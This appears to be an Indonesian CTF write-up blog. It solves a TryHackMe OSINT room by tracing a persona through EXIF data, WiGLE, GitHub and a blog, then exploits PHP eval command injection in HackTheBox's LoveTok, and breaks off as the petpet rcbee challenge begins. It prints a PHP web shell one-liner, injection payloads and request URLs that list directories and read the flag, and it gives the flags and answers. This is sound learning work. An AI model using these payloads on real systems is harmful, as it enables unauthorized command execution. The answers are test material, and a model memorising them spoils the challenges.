
XMP Toolkit	Image::ExifTool 11.27
GPS Latitude	54° 17' 41.27" N
GPS Longitude	2° 15' 1.33" W
Copyright	OWoodflint
Image Width	1920
Image Height	1080
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
Y Cb Cr Sub Sampling	YCbCr4:2:0 (2 2)
Image Size	1920x1080
Megapixels	2.1
GPS Latitude Ref	North
GPS Longitude Ref	West
GPS Position	54° 17' 41.27" N, 2° 15' 1.33" W

Wah ternyata disini ditemukan ada copyright dari OWoodflint, tapi kira-kira apaan ya itu? Coba kita langsung cari aja di google dan hasilnya didapatkan 3 website teratas berhubungan dengan nama OWoodflint.



*Sebenernya bawahnya juga berhubungan tapi dari THM jadi skip aja 🙂

Ok kita coba buka twitternya dulu.



Baru dibuka udah ada yang menarik nih, hal itu adalah BSSID. Tapi itu buat tujuan selanjutnya, task pertamanya itu nanyain apa avatar (profile picture) dari user, yak betul sekali kocheng abu (CAT).

TASK 2

Lanjut ke task 2 buat nyari lokasi, tapi sebelumnya…

Apasih BSSID?


BSSID atau Basic Service Set Identifier adalah MAC physical address disetiap access point yang terhubung ke wifi yang berguna untuk membedakan wifi walaupun SSIDnya sama.

Trus kalo SSID apa?


SSID atau Service Set Identifier adalah nama dari wifinya.

Nah karna udah nyari juga cara nemuin lokasi pake BSSID jadi langsung aja kita pake https://wigle.net.

Di wigle kita bisa masukin BSSIDnya dibagian kanan terus pencet filter dan bakalan keluar kayak gambar di bawah.




Kok kayak gini sih? Ga keluar lokasi BSSIDnya. Web aneh
Ga gitu ya guys, pas awalnya memang gini dan kita harus geser-geser sendiri buat nyari lokasi BSSIDnya. Untungnya lokasinya ga terlalu jauh dari si titik awal (San Francisco).



Keliatan kan itu yang buletan ungunya ada dimana, ya betul sekali kawan-kawan LONDON.

TASK 3


Nah di task ke 3, kita masih pake wigle nih, tinggal di zoom aja atau klik kiri. *Notes: kalo mau liat SSID harus login dulu 🙏



Kayak gambar di atas, keliatan tuh SSIDnya UNILEVER WIFI

TASK 4

Oke sekarang kita lanjut ke task 4 yang nanya emailnya owoodflint apa. Setelah otak atik twitternya ternyata no clue, jadi kita back ke search page sebelumnya dan kita buka githubnya.



Ouuuu emailnya tuh gan. OWoodflint@gmail.com

TASK 5

Nemu dimana emailnya? Tentu saja GITHUB ya kawan-kawan

TASK 6


Abis jalan-jalan kemana si bang Wood? karna di github cuman gitu doang… kita back lagi ke search page dan buka web ke 3, blognya dia.

Dia bilang lagi di New York yowes (lagi jalan-jalan di New York dia guys)


TASK 7

Ketidaksengajaan yang sangat luar biasa duar ngeng. Keliatan ga tuh di gambar atas ada tulisan pennYDr0pper.! (aslinya warna putih dia jadi ga keliatan) Dicoba aja masukin ke THM dan boom solved.


HackTheBox - LoveTok - WEBEX



Pertama tentu aja kita liat dulu si websitenya dan juga download file yang dikasih.




Di atas merupakan tampilan website LoveTok dan isi file yang sudah didownload ternyata merupakan source codenya. Di dalem filenya ada yang menarik nih… apa lagi kalo bukan flag! Iya fake flag :')




Karna cuman fake flag, jadi gw coba liat-liat lagi ke websitenya. Disini kalo kita pencet yang “Nah, that doesn’t work for me. Try again!” Hari, tanggal, dan waktunya bakalan berubah. Terus gw coba pencet URLnya (ga ngerti knp tiba” gw pengen pencet) dan ada sesuatu nih.

Before dipencet

After dipencet



Iya betul! Ada /?format=r. Jadi kita coba ubah value si formatnya jadi a. Apakah ada perubahan di websitenya? Yak ada, si hari, tanggal waktunya berubah jadi pm.



Yaudah sekian buat websitenya (kayaknya) karna gw ga menemukan yang bisa diotak atik lagi.

Oke balik lagi ke source codenya, karna gw ga paham-paham amat jadi kita serahkan penjelasannya ke sepuh GPT. Setelah gw baca penjelasannya, ya masih ga paham jadi kita contek WU sedikit dah dibahas tentang WEB SHELL 😯. Saatnya cari tau tentang web shell, menurut sepuh gpt web shell adalah jenis software atau malicious script yang nyediain remote access dan akses tidak sah ke server web, sering kali lewat web interface.

Dari sini agak tercerahkan nih, mungkin ada script yang gw bisa masukin ke URL karna itu satu-satunya tempat yang bisa gw masukin tulisan. Setelah cari sana sini akhirnya gw menemukan sesuatu.


“;ls -la” akan kah bisa kita jalankan di URLnya?


Ya jalan… :’) &^#@!

Oke gapapa kita coba script lain yang gw dapetin. (gw coba karna ada tulisan cmd aja sih)


```
<?php system($_GET['cmd']);?>
```

Dan hasilnya…






Mungkin udah bener tapi kurang tepat (positive thinking) jadi coba kita cari lagi…
Wah nemu nih “${system($_GET[ls])}” langsung dicoba lagi.



&^#@! Cmn ngilangin si hari, tanggal, waktu dan ga ngembaliin apa-apa…



Baik saya agak menyerah jadi coba kita intip dikit lagi WUnya.
Ya memang kurang ajar beda dikit lagi yang sangat impactful.

```
167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls
```


Dan kalo dijalanin dia bakalan munculin directory-directory yang ada di paling atas tampilan websitenya.

Kita juga udah tau nih ada router.php, assests, dan seterusnya karna kita udah punya source codenya juga.
Dari isi directorynya kita udah tau nih kalo itu directory challenge, jadi coba kita back pake "../" di paling belakang URL.
Wah muncul banyak banget nih, tapi tentu aja karna kita selalu nyari "flag", kita buka yang ada tulisan flagnya, flagzNlGM.


Oke ini kita buka dia

Sayang sekali command anda salah 🤦 *chall ini easy dan ramah 🙏
Karna salah ya udah kita coba bruteforce dengan teknik coba-coba.
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cd%20flagzNlGM
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20../%20flagzNlGM
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20../flagzNlGM
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20cd%20flagzNlGM
Ya cukup bodoh sampe ga kepikiran kalo itu bisa aja file txt
Nah kita coba pake command "cat" kalo gitu, tapi gimana? Betul sekali bruteforce coba-coba lagi
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=ls%20../%20cat%20flagzNlGM
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=../cat%20flagzNlGM
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cat%20flagzNlGM
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cat../%20flagzNlGM
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cat%20../%20flagzNlGM
http://167.172.61.89:30167/?format=${system($_GET[cmd])}&cmd=cat%20../flagzNlGM
"Anjir bisa wokwokwok akhirnya…" gitu ekspresi gw pas nemuin flagnya.


Flag: HTB{wh3n_l0v3_g3ts_eval3d_sh3lls_st4rt_p0pp1ng}



HackTheBox - petpet rcbee - WEBEX



Seperti biasanya, buka website dan download filenya. Sebelum kita liat websitenya, kita liat dulu isi filenya apa. Wah ada file flag, iya fake flag… another kekecewaan tapi ya normal masa iya HTB langsung bagi-bagi flag.



Coba kita cek-cek dulu codenya siapa tau ada yang bisa dimengerti. Setelah diliat-liat… ngerti ga bang? Engga tapi… coba liat ini.

ALLOWED EXTENTIONSnya ada tiga yang dimana tiga-tiganya buat gambar. Dari sini kita bisa tau kalo websitenya bakalan ada tempat buat upload gambar. Lanjut.

